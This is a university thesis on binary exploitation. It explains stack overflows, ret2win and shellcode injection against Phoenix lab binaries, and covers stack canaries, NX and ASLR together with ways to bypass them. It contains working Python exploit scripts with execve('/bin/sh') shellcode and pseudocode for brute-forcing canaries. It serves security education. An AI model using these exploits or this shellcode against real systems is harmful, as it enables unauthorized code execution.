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Treball final de grau

GRAU EN ENGINYERIA INFORMÀTICA

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Universitat de Barcelona

BINARY EXPLOITATION: Memory corruption

Autor: Oriol Ornaque Blázquez

Director:	Raúl Roca Cánovas
Realitzat a:	Departament de Matemàtiques i Informàtica
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Binary exploitation

Memory corruption

Oriol Ornaque Blázquez

Abstract

Binaries, or programs compiled down to executables, might come with errors or bugs that could trigger behavior unintended by their authors. By carefully understanding the environment where programs get executed, the instructions and the memory, an attacker can gracefully craft a specific input, tailored to trigger these unintended behaviors and gain control over the original logic of the program. One of the ways this could be achieved, is by corrupting critical values in memory.

This works focuses on the main techniques to exploit buffer overflows and other memory corruption vulnerabilities to exploit binaries. Also a proof-of-concept for CVE-2021-3156 is presented with an analysis of its inner workings.

Resum

Els binaris, o programes compilats en executables, poden venir amb errors o bugs que podrien desencadenar un comportament no previst pels seus autors. Entendre acuradament l'entorn en el qual s'executen els programes, les instruccions i la memòria, permet a un atacant elaborar dades d'entrada específiques, adaptades per desencadenar aquests comportaments no desitjats i obtenir el control sobre la lògica original del programa. Una de les maneres d'aconseguir-ho és corrompent valors crítics en la memòria del programa.

Aquest treball es centra en les principals tècniques per explotar desbordaments de memòria i altres vulnerabilitats de corrupció de memòria per a explotar binaris. També es presenta una prova de concepte, una demostració, de CVE-2021-3156 amb una anàlisi del seu funcionament.

Resumen

Los binarios, o programas compilados en ejecutables, pueden venir con errores o bugs que podrían desencadenar un comportamiento no previsto por sus autores. Al entender cuidadosamente el entorno en el que se ejecutan los programas, las instrucciones y la memoria, un atacante puede elaborar datos de entrada específicos, adaptados para desencadenas estos comportamientos no deseados y obtener el control sobre la lógica original del programa. Una de las formas de conseguirlo es corrompiendo valores críticos en la memoria del programa.

Este trabajo se centra en las principales técnicas para explotar desbordamientos de memoria y otras vulnerabilidades de corrupción de memoria para explotar binarios. También se presenta una prueba de concepto, una demostración, de CVE-2021-3156 con un análisis de su funcionamiento.

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
Stack overflows

1.1 The stack

The most common way for CPUs to implement procedure or subroutine calls is by the means of a stack[6]. Thanks to its last-in first-out nature, the stack is a simple and effective solution to keep track of the order of the callings: *when you call a subroutine, you push the address of the next instruction onto the stack and once the subroutine has finished executing you can return where you left by popping the previously pushed address.* The address of the next instruction pushed on the stack is called the **return address**.



```
void do_something() {
    do_something_a();
    // 2
    do_something_b();
    // 3
}

int main() {
    do_something();
    // 1
    return 0;
}
```

Figure 1.1: Simplified stack timeline


This stack coexists in the main memory of the computer along the code and the data and for Intel x86 and x86_64 CPUs, it is controlled by two registers: the **stack pointer** and the **base pointer**.

1.1.1 Stack frame

The stack holds much more information that just the execution path that the program has taken. It also holds local variables, the previous base pointer before the call and subroutine arguments and return values (it may vary between calling conventions).
To group all that data associated with a subroutine call, we use the term **stack frame**, and it is composed of the following components (in push order):

1. Parameters of the subroutine. In 64-bit Linux, the default calling convention specifies that the first 5 parameters must be passed on registers instead of the stack.
2. Return address.
3. Locals of the subroutine.

The stack drawed in Figure 1.2 is an example of stack frame for the `foo` procedure.



```
void foo( int arg )
{
    int a;
}

int main()
{
    foo(1);

    return 0;
}
```

```
foo:
     push ebp
    mov ebp, esp
     sub esp, 4
    ...

main:
    ...
     push 1
     call foo
    ...
```

Figure 1.2: Standard C 32-bit calling convention stack layout

1.1.2 Overflowing the stack

Now that we know that the stack contains a mix of modifiable variables and critical data like the return address comes an important question:

Can we modify the return address? **Indeed.**

Consider the following stack, Figure 1.3. It has a local variable called `buffer` that spans for n bytes. If we fill that buffer with $n + 1$ bytes, the excess of 1 byte will overwrite partially the saved base pointer (bp). To overwrite the return address we just need to fill the buffer with $n +$ `sizeof(bp)` $+$ `sizeof(ip)` bytes.

When the processor finishes executing the subroutine, it will pop the return address and set the instruction pointer register to that value, **executing the bytes found at that address as code**. By choosing precise values for the return address we can redirect code execution wherever we want.





Figure 1.3: Buffer on the stack

1.2 Basic overflow

To do a basic stack overflow I recommend using a premade environment with all the protections disabled to focus on the basic exploit. For this first example, I will use the virtual machine *Phoenix* found at `exploit.education`, specifically the level *Stack4*.




```c
/* ... */
void complete_level() {
  printf("Congratulations, you've finished " LEVELNAME " :-) Well done!\n");
  exit(0);
}

void start_level() {
  char buffer[64];
  void *ret;

  gets(buffer);

  ret = __builtin_return_address(0);
  printf("and will be returning to %p\n", ret);
}

int main(int argc, char **argv) {
  printf("%s\n", BANNER);
  start_level();
}
```

Win function
Buffer on the stack
Vulnerable function

Figure 1.4: Stack4@Phoenix

On this level we found a **ret2win** exercise. The code contains a function `win` that is never called but is present on the binary. The goal is to execute that function overwriting the return address to point to the address of `win`. In order to achieve the stack overflow we need to input more data than expected so we can overflow the buffer on the stack and override the return address. There are a few functions in the C Standard Library that do not perform bounds checking on the input received: in this particular case, we are presented with the function `gets`. A quick look into the man page of that function reveals the vulnerability on the bugs section.



```
BUGS
       Never  use  gets().   Because  it  is impossible to tell without knowing the data in advance how many
       characters gets() will read, and because gets() will continue to store characters past the end of the
       buffer,  it is extremely dangerous to use.  It has been used to break computer security.  Use fgets()
       instead.

       For  more  information,   see   CWE-242   (aka   "Use   of   Inherently   Dangerous   Function")   at
       http://cwe.mitre.org/data/definitions/242.html
```

Figure 1.5: `man 3 gets`: Bugs section

We need to supply `gets` with the following data:


1. 64 bytes of junk for the buffer
2. 8 bytes of junk for the `ret` local variable
3. 8 bytes of junk for the stack alignment padding[6]
4. 8 bytes of junk for the saved base pointer
5. 8 bytes with the address of `complete_level` for the return address

To find the address of `complete_level` we can use a debugger like `gdb`.
A simple Python 2.7 script will do the job.

Listing 1.1: stack4_exploit.py

```python
exploit = "\x41" * 64 # for the buffer
exploit += "\x41" * 8 # for the ret local var
exploit += "\x41" * 8 # for stack alignment padding
exploit += "\x41" * 8 # for the rbp
exploit += "\x1d\x06\x40\x00\x00\x00\x00\x00" # address of complete_level in
    little-endian
print exploit
```

And we are done.



```
user@phoenix-amd64:/opt/phoenix/amd64$ python2 ~/stack4_exploit.py | ./stack-four
Welcome to phoenix/stack-four, brought to you by https://exploit.education
and will be returning to 0x40061d
Congratulations, you've finished phoenix/stack-four :-) Well done!
user@phoenix-amd64:/opt/phoenix/amd64$ 
```

Figure 1.6: Exploiting Stack4

Some last thoughts on why that exploit was possible:

- We knew in advance the address where `complete_level` was loaded
- No bounds checking was performed on the user input
- There was nothing checking the integrity of the stack frame

1.3 Shellcode injection

In the last exploit we returned to the `win` function to solve the challenge. But in the general case we want to achieve **arbitrary code execution**, not just returning to the functions already present in the binary. This can be done by passing as input the machine code of the instructions we would like to execute and override the return address to point to wherever we store that machine code, thus injecting and executing the shellcode. Take a look at the next exercise: *Stack5* from the *Phoenix* VM.

```c
/* ... */

void start_level() {
  char buffer[128];
  gets(buffer);
}

int main(int argc, char **argv) {
  printf("%s\n", BANNER);
  start_level();
}
```

The program is very similar to the *Stack4*: a buffer on the stack and a call to `gets`, that we know is vulnerable to overflows. On the last exploit, almost all of our input was just junk bytes. In this exploit, we are going to use that junk space to store the shellcode and the return address will point to the start of the shellcode.

If the last exploit was called **ret2win** because we returned to the `win` function this exploit could be named **ret2stack** or **ret2buffer** because we will be returning to the buffer on the stack.

You could assemble your own shellcode manually, but I am going to use this shellcode found at `shell-storm.org` that performs an `execve("/bin/sh")`.

The format of the input to `gets` will be:


1. 27 bytes of shellcode
2. $128 - len(shellcode)$ bytes of NOPs to fill the buffer
3. 8 bytes of NOPs for the saved base pointer
4. 8 bytes with the address of the start of the buffer, where our shellcode is located

We will change the junk bytes with NOP opcodes (0x90) because we are now executing instructions on the stack. If the CPU starts executing and finds random bytes, it will launch an invalid opcode exception and kill the process. In this particular case it does not matter because the shellcode is at the beginning and the `execve` will replace the process image with the one from `/bin/sh`, including the stack but while you are debugging the shellcode and the exploit they can be essential.


In my `gdb` debugging session I found the address of the start of the buffer to be `0x7fffffffe490`, and so I plugged that number into my exploit script.

```python
exploit = "\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48"\
          "\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"
exploit += "\x90" * (128 - len(exploit))
exploit += "\x90" * 8
exploit += "\x90\xe4\xff\xff\xff\x7f\x00\x00"
print exploit
```

Inside the debugger the script worked, but outside it failed. Taking a closer look into the error we can see that the value for the `rsp` register once we returned from `start_level` is different from the value it had inside the debugger. This offset causes us to jump to a wrong address and instead of our shellcode the CPU is trying to execute random bytes and thus, provoking an illegal opcode trap. We have to account for that difference in our script.



```
phoenix-amd64 login: [ 5300.141624] traps: stack-five[387] trap invalid opcode ip:7fffffffe490 sp:7fffffffe570 error:0
[ 5398.945354] traps: stack-five[391] trap invalid opcode ip:7fffffffe490 sp:7fffffffe570 error:0
[ 5437.067287] traps: stack-five[395] trap invalid opcode ip:7fffffffe490 sp:7fffffffe570 error:0
```



```
0x00007fffffffe520│+0x0000: 0x00007ffffffff000a  →  0x0000000000000000    ←$rsp
0x00007fffffffe528│+0x0008: 0x0000000100000000
0x00007fffffffe530│+0x0010: 0x0000000000000001
0x00007fffffffe538│+0x0018: 0x00007ffff7d8fd62  →  <__libc_start_main+54> mov edi, eax
0x00007fffffffe540│+0x0020: 0x0000000000000000
0x00007fffffffe548│+0x0028: 0x00007fffffffe580  →  0x0000000000000001
0x00007fffffffe550│+0x0030: 0x0000000000000000
0x00007fffffffe558│+0x0038: 0x00007ffff7ffdbc8  →  0x00007ffff7ffdbc8  →  [loop detected
─────────────────────────────────────────────────────────────────────────────
 → 0x7fffffffe490                  xor    eax, eax
   0x7fffffffe492                  movabs rbx, 0xff978cd091969dd1
   0x7fffffffe49c                  neg    rbx
   0x7fffffffe49f                  push   rbx
   0x7fffffffe4a0                  push   rsp
```




Figure 1.7: Stack offsets between debugged process and non debugged process

$$0x...570 - 0x...520 = 0x50$$

We have to add this offset to the start of the buffer, $0x...490$.

$$0x...490 + 0x50 = 0x...4e0$$


This problem did not happen in the last challenge because we were not returning to the stack but to a function in the binary.

Listing 1.2: stack5_exploit.py

```
exploit = "\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48"\
          "\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"
```

```
exploit += "\x90" * (128 - len(exploit))
exploit += "\x90" * 8
exploit += "\xe0\xe4\xff\xff\xff\x7f\x00\x00"
print exploit
```

One last thing. The shell runs in interactive mode by default and it expects to be connected to `stdin`. If you do not redirect standard input to the shell, it will close automatically upon start, so you need to concatenate the python output with standard input and pass everything to the executable.



```
user@phoenix-amd64:/opt/phoenix/amd64$ python2 ~/stack5_exploit.py > ~/qwe
user@phoenix-amd64:/opt/phoenix/amd64$ cat ~/qwe - | ./stack-five
Welcome to phoenix/stack-five, brought to you by https://exploit.education
whoami
phoenix-amd64-stack-five
ls
final-one  final-zero   format-one    format-two   heap-one    heap-two   net-one  net-zero    stack-four
final-two  format-four  format-three  format-zero  heap-three  heap-zero  net-two  stack-five  stack-one
```

Some thoughts on why this exploit was possible:

- We knew in advance the address of the buffer on the stack.
- No bounds checking was performed on the user input.
- There was nothing checking the integrity of the stack frame.
- We could execute instructions stored on the stack.

Chapter 2

Stack overflow countermeasures

2.1 Stack canaries

Stack canaries are **secret values placed between local buffers and the return address**. This value is **checked** before a function returns and if the value has changed, that means that it has been overwritten and the return address may be overwritten too, possibly indicating a stack overflow attack. When that situation happens, the program automatically exits to prevent the stack overflow. The value of the canary is **changed every time the program starts** to make it unpredictable.
This countermeasure is design to check for the **stack frame integrity**, detecting when a possible stack overflow has occurred.





Figure 2.1: Stack canary




```
0000000000001149 <foo>:
    1149:       f3 0f 1e fa             endbr64
    114d:       55                      push   rbp
    114e:       48 89 e5                mov    rbp,rsp
    1151:       48 83 ec 50             sub    rsp,0x50
    1155:       89 7d bc                mov    DWORD PTR [rbp-0x44],edi
    1158:       48 8b 15 b1 2e 00 00    mov    rdx,QWORD PTR [rip+0x2eb1]
    115f:       48 8d 45 c0             lea    rax,[rbp-0x40]
    1163:       be 40 00 00 00          mov    esi,0x40
    1168:       48 89 c7                mov    rdi,rax
    116b:       e8 e0 fe ff ff          call   1050 <fgets@plt>
    1170:       90                      nop
    1171:       c9                      leave
    1172:       c3                      ret

0000000000001173 <main>:
    1173:       f3 0f 1e fa             endbr64
    1177:       55                      push   rbp
    1178:       48 89 e5                mov    rbp,rsp
    117b:       bf 01 00 00 00          mov    edi,0x1
    1180:       e8 c4 ff ff ff          call   1149 <foo>
    1185:       b8 00 00 00 00          mov    eax,0x0
    118a:       5d                      pop    rbp
    118b:       c3                      ret
```

```
0000000000001169 <foo>:
    1169:       f3 0f 1e fa             endbr64
    116d:       55                      push   rbp
    116e:       48 89 e5                mov    rbp,rsp
    1171:       48 83 ec 60             sub    rsp,0x60
    1175:       89 7d ac                mov    DWORD PTR [rbp-0x54],edi
    1178:       64 48 8b 04 25 28 00    mov    rax,QWORD PTR fs:0x28
    117f:       00 00
    1181:       48 89 45 f8             mov    QWORD PTR [rbp-0x8],rax
    1185:       31 c0                   xor    eax,eax
    1187:       48 8b 15 82 2e 00 00    mov    rdx,QWORD PTR [rip+0x2e82]
    118e:       48 8d 45 b0             lea    rax,[rbp-0x50]
    1192:       be 40 00 00 00          mov    esi,0x40
    1197:       48 89 c7                mov    rdi,rax
    119a:       e8 d1 fe ff ff          call   1070 <fgets@plt>
    119f:       90                      nop
    11a0:       48 8b 45 f8             mov    rax,QWORD PTR [rbp-0x8]
    11a4:       64 48 33 04 25 28 00    xor    rax,QWORD PTR fs:0x28
    11ab:       00 00
    11ad:       74 05                   je     11b4 <foo+0x4b>
    11af:       e8 ac fe ff ff          call   1060 <__stack_chk_fail@plt>
    11b4:       c9                      leave
    11b5:       c3                      ret
```

Figure 2.2: `foo` function without and with stack canary

Checking for a value every time a function returns comes with a performance penalty and for that reason compilers allow opting out from using stack canaries. Compilers usually compile with stack protectors by default. To compile a program without stack canaries in `gcc` use the `-fno-stack-protector` option. Some compilers have options to specify which functions you want to be compiled with stack canaries to achieve a trade-off between performance and security.



```
-fstack-protector
    Emit extra code to check for buffer overflows, such as stack smashing attacks.  This is done by adding a
    guard variable to functions with vulnerable objects.  This includes functions that call "alloca", and
    functions with buffers larger than 8 bytes.  The guards are initialized when a function is entered and
    then checked when the function exits.  If a guard check fails, an error message is printed and the program
    exits.

-fstack-protector-all
    Like -fstack-protector except that all functions are protected.

-fstack-protector-strong
    Like -fstack-protector but includes additional functions to be protected --- those that have local array
    definitions, or have references to local frame addresses.

-fstack-protector-explicit
    Like -fstack-protector but only protects those functions which have the "stack_protect" attribute.
```

Figure 2.3: `man gcc`

2.1.1 Check for canaries

To check for the existence of canaries on a binary we can take a look at the disassembled code or we can search for the symbol `__stack_chk_fail`[8], the function that checks the canary integrity.

```
readelf -s a.out | grep -q '__stack_chk_fail'
```

2.1.2 Bypassing stack canaries

Leaking the stack canary

Stack canaries are not bulletproof though and can be bypassed. If you include the stack canary value in your input when you overflow the stack the canary checking function will not detect the stack overflow. Note that the canary value in the input must align with the canary value in the stack. So to bypass the canary we need to know its value, a value that changes every time the binary is executed. If we could make the binary reveal its contents in runtime we could read the canary value. We have to **leak** it (see subsection 3.3.1).

Bruteforcing the stack canary

There is also a bruteforce approach to processes that use the `fork` function for POSIX systems. `fork` copies the hole process image from the parent to the child, stack canaries included. Therefore, the canaries are the same for both the child and the parent. This is useful for programs like web servers that use `fork` to handle the incoming connections. The bruteforce approach consist of leaking the canary one byte at the time.

Listing 2.1: Pseudocode for bruteforcing a canary in a `fork` program

```
uint8_t canary[STACK_CANARY_WIDTH];

for(int i = 0; i < STACK_CANARY_WIDTH; ++i)
{
    for(int j = 0; j < 256; ++j)
    {
        canary[i] = j;
        send(buffer + canary[:i+1]); /* only send the first i bytes of the canary */
        if(!fork_child_crashed)
            break;
    }
}
```

This algorithm reduces the entropy space from $256^{\texttt{STACK\_CANARY\_WIDTH}}$ to $256 \times \texttt{STACK\_CANARY\_WIDTH}$.

Bypass using Exception Handling

Another technique to bypass stack canaries consist of triggering an exception before the canary is checked. If the attacker can overwrite an exception handler structure and trigger the exception a SEH based stack overflow exploit could be executed.[9]

Replace the canary value

Replace the authoritative canary value in the `.data` section of the program. Because the canary is computed at runtime the section where it resides must be marked as writable. To use this technique an arbitrary write is needed.

Arbitrary writes

An arbitrary write implies the ability to write an arbitrary value to an arbitrary memory location marked as writable. This means that we can write values on addresses that are not contiguous to our overflow, giving us the possibility to overwrite the return address without having to overwrite the stack canary.

2.2 NX/DEP/W⊕X

NX is a protection that marks a memory region as non-executable. Different operating systems and architectures present different mechanism to implement the same concept. On Microsoft Windows it is called Data Execution Protection. On BSD systems it is called write ⊕ execute, refering to the rule that no memory section should be marked as writable and executable at the same time. The terms can, and they will, be used interchangeably.
On the previous exploit we returned to the stack where we loaded instructions. Now, if the stack is marked as non-executable, those instructions on the stack cannot be executed: the CPU will throw an exception.

2.2.1 Check for NX

To check for this security feature on a binary we can take a look at the permissions of the section where the stack will be loaded[8]. Again, this depends on the compiler, the OS and the architecture.

```
readelf -W -l a.out | grep 'GNU_STACK'
```

2.3 ASLR/PIE

ASLR is the acronym of Address Space Layout Randomization. It is a feature that randomizes the location of the libraries on the process memory, rendering useless attacks with hardcoded addresses, like our second exploit.
Every time an executable is launched, the OS needs to create the process memory space and the loader loads the dynamic libraries the process requires on certain addresses. Conventionally, those addresses were resolved at compile time and were included on the executable. The executable format contains indications for the OS on how to create its process and where it expects the libraries to be located. That caused that the addresses of the libraries where known and predictable. To make them harder to exploit, the kernel randomizes the location of those libraries every time the executable is executed.

To compile a program without ASLR/PIE support on `gcc` use the `-no-PIE` option.

2.3.1 Check for ASLR/PIE


For ASLR to work, the operating system needs to support it **and** applications must be compiled with ASLR in mind. Because the load locations are unknown at compile time, the compiler needs to create a **Position Independent** Code or Executable. To check if the OS has ASLR enabled:

```
cat /proc/sys/kernel/randomize_va_space
# 0 = Disabled
# 1 = Conservative randomization
# 2 = Full randomization
```

